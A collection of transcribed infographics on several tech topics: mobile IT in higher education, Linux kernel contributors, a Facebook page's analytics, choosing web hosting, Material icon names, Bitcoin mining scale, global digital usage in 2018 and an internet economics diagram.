38% say they mobile-enabled ZERO services in past 12 months
35% report ZERO spending on mobile
19% say they have ZERO FTEs working on mobile
For those that are working on mobile initiatives, students are the focus.
"[The killer mobile app would be] any that helps students with learning and support services."
Priority and level of enablement for student/public services
Some/most are enabled
High/Highest priority
IT services and support 21% 32%
Library catalog and other library services 31% 32%
Administrative services for student information 22% 50%
Learning/course management services 38% 55%
Student recruitment and admissions 23% 57%
Primary web presence 40% 64%
A lot, almost all, or all of mobile demand being met for three constituencies
22% Students
10% Faculty
8% Staff
Institutions that agree they are prepared to meet expected mobile demands for the 2011–2012 academic year in these areas:
Research* 41%
Administration 46%
Instruction 51%
General communications 58%
* Among only institutions reporting a research-focused mission
Higher education supports the idea of collaborations, but most want to wait until they are mainstream.
"We would be more likely to join such a collaboration when the issue becomes more of a university priority and would more likely join on the back end of such initiatives, when the framework and development are in place and successful."
Respondents that agree or strongly agree with statements about cross-institutional collaboration on IT solutions and services:
89% are personally in favor of collaborations
83% believe that they would be a successful model for higher education's mobility efforts
74% think collaborations have the potential to save higher education significant sums of money
76% might consider functional compromises to realize those savings
And yet, most would…
63% join a consortium or deploy its solutions 62%
…when most of their peers do
The data in this infographic come from the ECAR research report Mobile IT in Higher Education, 2011, www.educause.edu/library/ERS1104.
EDUCAUSE CENTER FOR APPLIED RESEARCH



State of Linux Development 2013
Mobile/Embedded Companies Increase Investments in Linux, Move Up List
Top 10 Linux kernel sponsors since 2012
1 Red Hat
2 Intel
3 Texas Instruments
4 Linaro
5 SUSE
6 IBM
7 Samsung
8 Google
9 Vision Engraving Systems Consultants
10 Wolfson Microelectronics
10,000 Developers from 1,000 Companies Have Contributed to Linux Since 2005
Since 2012, 1100 developers from 225 companies have contributed to Linux
The Top 10 developers contributing to the Linux kernel
1 H Hartley Sweeten
2 Mark Brown
3 Al Viro
4 Axel Lin
5 Johannes Berg
6 Mauro Carvalho Chehab
7 Hans Verkuil
8 Takashi Iwai
9 Daniel Vetter
10 Sachin Kamat
Rate of Linux Development Unmatched
70
Release Cycle: Every 70 days, down from 80 days in 2012
10k
patches per release
7.14
7.14 changes per hour, up from 6.71 in 2012
LINUX FOUNDATION
BY ND
Based on the "Who Writes Linux 2013 Report"
(Linux Kernel Releases 3.3 - 3.10)
This work is licensed under a Creative Commons Attribution-NoDerivs 3.0 Unported License.
www.linuxfoundation.org




The facebook Social Life of
LINUX PROFESSIONAL INSTITUTE (LPI)
Facebook Page performance in the last 30 days
February 21 to March 22
Basic Stats
THIS PAGE HAS 2.2K FANS
AND IT HAS GAINED 395 FANS over the past 30 days
MOST OF THE FANS ARE MALE
AND MOST ARE 25-34 YEARS OLD
Demographics
FEMALE 7.0%
MALE 93%
Geo
HERE'S WHERE THEY LIVE
BRAZIL 341
USA 176
TUNISIA 91
MALAYSIA 67
INDIA 60
PERFORMING?
WHO SEES, CLICKS ON, AND TELLS 'STORIES' ABOUT THE CONTENT?
116.7K IMPRESSIONS
3.9K ENGAGEMENTS
1.3K STORIES
WHO IS SPREADING THE WORD?
Storytellers
1.3K STORIES
1,042 PEOPLE
104
125
86
210
59
MEN
44
564
Virality
HOW MANY PEOPLE SAW THE CONTENT?
27.8K UNIQUE IMPRESSIONS
1,042 STORYTELLERS
18.2K VIRAL UNIQUE IMPRESSIONS
That's the Social Life of
LINUX PROFESSIONAL INSTITUTE (LPI)
visual.ly

THE COMPLETE GUIDE TO CHOOSING A WEB HOSTING SERVICE
When it comes to finding a web hosting company, the options available may be myriad. But, which one of these is right for you? Whether you should go for dedicated or shared hosting? What are the essentials to consider before making a final decision?
Start with the YES or NO Quiz
ASK YOURSELF:
Do you deal into sensitive data such as legal or healthcare information?
Do you process payments?
Do you have to change the global server settings to run your applications?
Can system downtime significantly impact your business?
IF THE ANSWER IS NO, YOU NEED A SIMPLE SHARED WEB HOSTING.
IF THE ANSWER IS YES,
ASK YOURSELF:
Do you need 24 HOURS technical support for 365 DAYS a year?
Do you have to often scale up or down your resources based on the demand?
Do you have an in-house team to design & maintain your system?
If the answer is Yes, you need a dedicated web hosting
Once you have decided upon the type of hosting service, next comes the selection of web hosting company
CONSIDER...
LOCATION
Web hosting company located in the same country as your website audience gives SEO and faster load time benefits
SUPPORT
Nothing less than 24x7 support for 365 days is going to work
CONTROL PANEL
Make sure the control panel is easy to use
BACKUP
Regular data back up is a must
EXTRAS
Look at the extra features you are getting along with the service. They should be relevant to what your business needs
TERMS & CONDITIONS
Be careful! Ensure what you are being offered, especially in terms of cancellations


Material Icons


action


3d rotation	accessibility	account balance	account balance wallet	account box	account child	account circle	add shopping cart	alarm	alarm add	alarm off	alarm on	android	announcement	aspect ratio	assessment	assignment	assignment ind	assignment late	assignment return	assignment returned	assignment turned in
autorenew	backup	book	bookmark	bookmark outline	bug report	cached	class	credit card	dashboard	delete	description	dns	done	done all	event	exit to app	explore	extension	face unlock	favorite	favorite outline
find in page	find replace	flip to back	flip to front	get app	grade	group work	help	highlight remove	history	home	https	info	info outline	input	invert colors	label	label outline	language	launch	list	lock
lock open	lock outline	loyalty	markunread mailbox	note add	open in browser	open in new	open with	pageview	payment	perm camera mic	perm contact cal	perm data setting	perm device info	perm identity	perm media	perm phone msg	perm scan wifi	picture in picture	polymer	print	query builder
question answer	receipt	redeem	reorder	report problem	restore	room	schedule	search	settings	settings applications	settings backup restore	settings bluetooth	settings cell	settings display	settings ethernet	settings input antenna	settings input component	settings input composite	settings input hdmi	settings input svideo	settings overscan
settings phone	settings power	settings remote	settings voice	shop	shop two	shopping basket	shopping cart	speaker notes	spellcheck	star rate	stars	store	subject	supervisor account	swap horiz	swap vert	swap vert circle	system update tv	tab	tab unselected	theaters
thumb down	thumb up	thumbs up down	toc	today	track changes	translate	trending down	trending neutral	trending up	turned in	turned in not	verified user	view agenda	view array	view carousel	view column	view day	view headline	view list	view module	view quilt
view stream	view week	visibility	visibility off	wallet giftcard	wallet membership	wallet travel	work														




"All of Google today would represent less than 1% of all of mining (Bitcoin operations worldwide). The sheer degree of what is happening in (Bitcoin) mining is not being appreciated by the press," said Balaji Srinivasan at the Bitcoin Job Fair. "If we assume there are 10 million Google servers, and each of these servers is running, you can multiply that through and get one petahash. If they turned off all of their data centers and pointed them at Bitcoin (mining network), they would be less than 1% of the network."








JAN 2018
DIGITAL AROUND THE WORLD IN 2018
KEY STATISTICAL INDICATORS FOR THE WORLD'S INTERNET, MOBILE, AND SOCIAL MEDIA USERS
TOTAL POPULATION
7.593 BILLION
URBANISATION: 55%
INTERNET USERS
4.021 BILLION
PENETRATION: 53%
ACTIVE SOCIAL MEDIA USERS
3.196 BILLION
PENETRATION: 42%
UNIQUE MOBILE USERS
5.135 BILLION
PENETRATION: 68%
ACTIVE MOBILE SOCIAL USERS
2.958 BILLION
PENETRATION: 39%
7
SOURCES: POPULATION: UNITED NATIONS; U.S. CENSUS BUREAU; INTERNET: INTERNETWORLDSTATS; ITU; EUROSTAT; INTERNETLIVESTATS; CIA WORLD FACTBOOK; MIDEASTMEDIA.ORG; FACEBOOK; GOVERNMENT OFFICIALS; REGULATORY AUTHORITIES; REPUTABLE MEDIA; SOCIAL MEDIA AND MOBILE SOCIAL MEDIA: FACEBOOK; TENCENT; VKONTAKTE; KAKAO; NAVER; DING; TECHRASA; SIMILARWEB; KEPIOS ANALYSIS; MOBILE: GSMA INTELLIGENCE; GOOGLE; ERICSSON; KEPIOS ANALYSIS. NOTE: PENETRATION FIGURES ARE FOR TOTAL POPULATION (ALL AGES).
Hootsuite
we are social



Claudio F Filho (filhocf) <filhocf@gmail.com> - 27/12/2011 - version 0.8 - Made with Inkscape.
Understanding Debian is licensed under a Creative Commons Attribution-NonCommercial-NoDerivs 3.0 Unported License.


Debian is a trademark of SPI inc. in the USA and in other countries.
All characters in the movie in the Toy Story movie are the property of Pixar / Disney.
Many cliparts used here are from OpenCliparts.org project.


Internet economics: the main loop
User
Device
+TV, IoT?
OS
iOS
ANDROID
Internet access
Web & apps
Purchase intent generation (what to buy)
+media
Purchase intent harvesting (where to buy)
Google
+payments & identity
Online-influenced purchase of offline goods & services
Online purchase of digital goods & services
Online purchase of physical good
Long distance shipping
FedEx
ups
+ Amazon?
Last-mile fulfillment
FedEx
ups
+ Amazon
+ on-demand startups



